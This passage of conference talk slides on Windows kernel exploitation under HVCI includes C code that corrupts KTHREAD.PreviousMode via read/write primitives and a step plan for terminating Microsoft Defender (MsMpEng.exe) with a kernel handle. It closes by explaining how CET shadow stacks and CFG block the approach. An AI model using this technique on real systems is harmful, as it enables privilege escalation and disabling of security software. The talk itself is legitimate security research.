
```
mov     rdx, rsi
mov     rcx, r9
call    ExpLookupHandleTableEntry
mov     rdi, rax
test    rax, rax
jz      loc_140776533
```

Is PreviousMode 0?

If it is – lookup the handle via the ObpKernelHandleTable (the kernel handle table)

Windows Kernel Exploitation – HVCI Edition


- Corrupting PreviousMode



```
//
// Invoke OpenThread to get a _real_ handle to the current
// thread (instead of a psuedo-handle via GetCurrentThread)
//
HANDLE realHandle = OpenThread(THREAD_ALL_ACCESS, FALSE, threadId);

//
// Print update
//
printf("[+] Current thread handle: %p\n", realHandle);

//
// Leak the KTHREAD of the calling thread
//
ULONG64 currentKTHREAD = leakKTHREAD(realHandle);

//
// Print update
//
printf("[+] Current thread KTHREAD object: 0x%llx\n", currentKTHREAD);

//
// Read the QWORD at offset 0x232 to ensure we corrupt KTHREAD.PreviousMode
// properly
//
ULONG64 dereferencedContents = read64(inHandle, currentKTHREAD + 0x232);

//
// Clear KTHREAD.PreviousMode
//
ULONG64 previousModeKernel = dereferencedContents & 0xfffffffffffffff0;

//
// Set KTHREAD.PreviousMode = 0
//
write64(inHandle, currentKTHREAD + 0x232, previousModeKernel);
```

Windows Kernel Exploitation – HVCI Edition

- We now can let exploitation occur as follows:
  1. Use ROP to call ZwOpenProcess on MsMpEng.exe (obtaining a kernel handle)
  2. Cleanup/restore kernel execution with ZwTerminateThread
  3. Use the kernel vulnerability to set KTHREAD->PreviousMode to 0 (kernel) of the current thread in our exploit process
  4. Using the same thread, in user mode, call TerminateProcess() passing the kernel handle to MsMpEng.exe as an argument



```
C:\Users\User\Desktop>
```

Name	PID	CPU	I/O total ...	Private b...	User name	Description
MsMpEng.exe	8016			157.52 MB		Antimalware Service Executable

CPU Usage: 7.11% | Physical memory: 920.84 MB (64.67%) | Processes: 102

Augmenting HVCI With Control-Flow Integrity

Augmenting HVCI With Control-Flow Integrity


- Our exploitation relied on the fact that we could construct a ROP chain
    - With the advent of Intel CET – this is no longer possible

Augmenting HVCI With Control-Flow Integrity

- Intel CET, or Control-Flow Enforcement Technology, is hardware mitigation that protects the stack’s integrity

Augmenting HVCI With Control-Flow Integrity

- With CET enabled, anytime a call instruction happens – processors that support CET also push the return address to *another* location – known as the shadow stack



call foo()

Normal stack


0x7fffd9780010
BLAH
BLAH
BLAH
BLAH
BLAH
BLAH

Shadow stack

0x7fffd9780010
BLAH
BLAH
BLAH
BLAH
BLAH
BLAH

Augmenting HVCI With Control-Flow Integrity

- When a return happens, with CET, the known good copy of the stack (shadow stack) is compared with the normal stack
  - If the return addresses are different – a crash ensues



ret

Normal stack

0x4141414141414141
BLAH
BLAH
BLAH
BLAH
BLAH
BLAH

MISMATCH

Shadow stack

0x7fffd9780010
BLAH
BLAH
BLAH
BLAH
BLAH
BLAH

Augmenting HVCI With Control-Flow Integrity

- Recall that our ROP payload revolved around our ability to flood the stack with fake return addresses
  - No longer possible with CET enabled
    - Remember we can’t execute shellcode directly with HVCI so we need to find other ways to do it (ROP for instance)

Augmenting HVCI With Control-Flow Integrity

- Conclusion
  - Control-flow integrity (kCFG and CET), when coupled with HVCI, will raise the bar for kernel exploitation
  - Windows only uses the shadow stack portion of CET and instead uses CFG/eXtended Flow Guard (XFG) for forward-edge protection
    - Need a CFG/XFG bypass to “keep alive” this technique(s)
    - Your Windows machine has a lot of cool mitigations provided to you – for free. Enable them, because in unison they do A LOT!
- Thank you! Questions?

Help us get better!

Please provide feedback on…		
my talk	**the conference**	**anything else**
https://bit.ly/KC22talk	https://bit.ly/KC22event	https://bit.ly/IqT6zt